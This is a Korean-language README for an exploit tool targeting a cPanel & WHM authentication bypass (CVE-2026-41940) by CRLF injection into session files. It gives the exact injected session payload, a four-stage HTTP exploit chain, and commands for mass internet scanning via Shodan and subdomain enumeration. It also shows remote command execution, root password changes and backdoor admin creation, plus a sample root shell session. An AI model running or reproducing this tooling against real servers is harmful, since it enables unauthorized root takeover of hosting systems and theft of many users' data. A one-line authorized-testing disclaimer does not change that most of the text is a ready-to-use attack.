

CVE-2026-41940 — cPanel & WHM 세션 파일 CRLF 주입을 통한 인증 우회







CVE-2026-41940 — cPanel & WHM 세션 파일 CRLF 주입을 통한 인증 우회
4단계 익스플로잇 체인 · 대화형 WHM 셸 · 대량 스캐너 · 파이프라인 지원 · stdlib만 사용
cPanelSniper는 cPanel & WHM에 영향을 미치는 치명적인 인증 우회 취약점인 CVE-2026-41940을 대상으로 하는 특화된 익스플로잇 프레임워크입니다. 이 취약점은 인증되지 않은 원격 공격자가 Authorization HTTP 헤더를 통해 세션 파일에 CRLF 시퀀스를 주입하여 유효한 자격 증명 없이 루트 수준의 WHM 접근 권한을 얻을 수 있게 합니다.
공인된 침투 테스트 및 버그 바운티 프로그램 전용입니다.
근본 원인은 Session.pm에 있습니다. saveSession() 함수는 세션 파일을 디스크에 쓴 후에 filter_sessiondata()를 호출합니다. 즉, Authorization: Basic 헤더 값에 포함된 CRLF 문자가 세션 파일에 그대로 기록되어, 삭제(sanitization)가 발생하기 전에 공격자가 제어하는 필드가 주입됩니다.
정상 흐름:
  POST /login/ → filter_sessiondata() → 세션 쓰기 → 인증 확인

취약한 흐름:
  POST /login/ → 세션 쓰기 (CRLF 페이로드 주입) → filter_sessiondata() → 인증 확인 시 오염된 파일 읽음
Authorization: Basic 값은 다음과 같이 디코딩됩니다:
root:x
successful_internal_auth_with_timestamp=9999999999
user=root
tfa_verified=1
hasroot=1
이 필드들은 디스크의 세션 파일에 직접 기록됩니다. 다시 읽을 때 cPanel은 이 세션을 완전히 인증된 루트 세션으로 처리합니다.
┌─────────────────────────────────────────────────────────────┐
│  단계 0 — 표준 호스트명 탐색                                 │
│  GET /openid_connect/cpanelid → 307 → 실제 호스트명          │
├─────────────────────────────────────────────────────────────┤
│  단계 1 — 사전 인증 세션 발급                                │
│  POST /login/?login_only=1  (잘못된 자격 증명)               │
│  ← 401 + whostmgrsession 쿠키                               │
├─────────────────────────────────────────────────────────────┤
│  단계 2 — CRLF 주입                                         │
│  GET / + Cookie: session + Authorization: Basic <payload>   │
│  cpsrvd가 CRLF 필드를 세션 파일에 기록                       │
│  ← 307 Location: /cpsessXXXXXXXXXX/...                     │
├─────────────────────────────────────────────────────────────┤
│  단계 3 — 전파 (do_token_denied 가젯)                       │
│  GET /scripts2/listaccts                                    │
│  raw→cache 플러시 트리거 — 주입된 필드가 활성화됨            │
│  ← 401 Token denied (예상됨)                                │
├─────────────────────────────────────────────────────────────┤
│  단계 4 — WHM 루트 접근 확인                                │
│  GET /cpsessXXXXXXXXXX/json-api/version                     │
│  ← 200 {"version":"11.x.x.x","result":1}  = PWNED          │
└─────────────────────────────────────────────────────────────┘
| 브랜치 | 취약한 버전 | 패치된 버전 |
|---|---|---|
| 110.x | ≤ 11.110.0.96 | 11.110.0.97 |
| 118.x | ≤ 11.118.0.62 | 11.118.0.63 |
| 126.x | ≤ 11.126.0.53 | 11.126.0.54 |
| 132.x | ≤ 11.132.0.28 | 11.132.0.29 |
| 134.x | ≤ 11.134.0.19 | 11.134.0.20 |
| 136.x | ≤ 11.136.0.4 | 11.136.0.5 |
git clone https://github.com/ynsmroztas/cPanelSniper
cd cPanelSniper
python3 cPanelSniper.py --help
pip 설치가 필요 없습니다. 순수 Python 3.8+ stdlib만 사용합니다.
# 단일 대상 — 스캔만 수행
python3 cPanelSniper.py -u https://target.com:2087

# 단일 대상 — 우회 후 대화형 셸
python3 cPanelSniper.py -u https://target.com:2087 --action shell

# 파일에서 대량 스캔
python3 cPanelSniper.py -l targets.txt -t 20 -o results.json

# 강제 스캔 (cPanel 탐지 건너뛰기)
python3 cPanelSniper.py -u https://target.com:2087 --force
# 서버의 모든 cPanel 계정 나열
python3 cPanelSniper.py -u https://target.com:2087 --action list

# OS 명령 실행
python3 cPanelSniper.py -u https://target.com:2087 --action cmd --cmd "id;whoami;uname -a"
python3 cPanelSniper.py -u https://target.com:2087 --action cmd --cmd "ls /home"
python3 cPanelSniper.py -u https://target.com:2087 --action cmd --cmd "cat /etc/passwd"

# 서버 정보 가져오기 (호스트명, 부하, 디스크, MySQL 호스트)
python3 cPanelSniper.py -u https://target.com:2087 --action info

# cPanel 버전 가져오기
python3 cPanelSniper.py -u https://target.com:2087 --action version

# 루트 비밀번호 변경
python3 cPanelSniper.py -u https://target.com:2087 --action passwd --passwd 'NewPass@2026!'

# 대화형 WHM 셸
python3 cPanelSniper.py -u https://target.com:2087 --action shell
# subfinder → httpx → cPanelSniper
subfinder -d target.com -silent | \
  httpx -silent -ports 2087,2086 -threads 50 | \
  python3 cPanelSniper.py -t 30 -o results.json

# 범위 목록에서
cat scope.txt | \
  httpx -silent -ports 2087,2086 -threads 100 | \
  python3 cPanelSniper.py -t 30 -o results.json

# Shodan 결과
shodan search --fields ip_str,port 'title:"WHM Login"' | \
  awk '{print "https://"$1":"$2}' | \
  python3 cPanelSniper.py -t 30 -o shodan_results.json

# stdin 파이프
echo "https://target.com:2087" | python3 cPanelSniper.py

# 여러 소스 결합
{ subfinder -d target.com -silent; cat extra.txt; } | \
  httpx -silent -ports 2087 | \
  python3 cPanelSniper.py -t 20 --action list
우회에 성공하면 --action shell 플래그가 대화형 프롬프트를 실행합니다:
════════════════════════════════════════════════════════════
  WHM Shell — target.com
  Version: CVE-2026-41940 | Auth: CRLF bypass
  Type 'help' for commands, 'exit' to quit
════════════════════════════════════════════════════════════

[email protected] ▶ id
  uid=0(root) gid=0(root) groups=0(root)

[email protected] ▶ accounts
  [cPanel Accounts]  target.com:2087 (47 users)
    user01               domain: example.com    email: [email protected]
    user02               domain: shop.com       email: [email protected]
    ...

[email protected] ▶ cat /etc/passwd
  root:x:0:0:root:/root:/bin/bash
  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
  ...

[email protected] ▶ info
  [Server Info]  https://target.com:2087
  hostname: srv01.target.com
  load: 0.72 / 0.66 / 0.69
  version: 11.130.0.6

[email protected] ▶ addadmin mitsec P@ss2026!
  [BACKDOOR ADMIN CREATED]
  Target   : https://target.com:2087
  Username : mitsec
  Password : P@ss2026!
  Profile  : super_admin

[email protected] ▶ exit
| 명령어 | 설명 |
|---|---|
id / whoami | UID 및 호스트명 표시 |
hostname | 서버 호스트명 가져오기 |
version | cPanel 버전 정보 |
info | 부하, 디스크, MySQL 호스트, 버전 |
accounts | 모든 cPanel 사용자 계정 나열 |
cat <path> | 파일 내용 읽기 |
ls [path] | 디렉터리 나열 |
exec <cmd> | OS 명령 실행 |
addadmin <user> <pass> | 백도어 WHM 관리자 생성 |
passwd <pass> | 루트 비밀번호 변경 |
api <endpoint> [k=v ...] | 원시 WHM JSON API 호출 |
help | 모든 명령어 표시 |
exit | 셸 종료 |
usage: cPanelSniper.py [-h] [-u URL] [-l LIST] [--hostname HOSTNAME]
                       [-t THREADS] [--timeout TIMEOUT] [--rate-limit N]
                       [--action ACTION] [--passwd PASS] [--cmd CMD]
                       [--new-user USER] [--new-domain DOMAIN]
                       [-o OUTPUT] [--no-color]

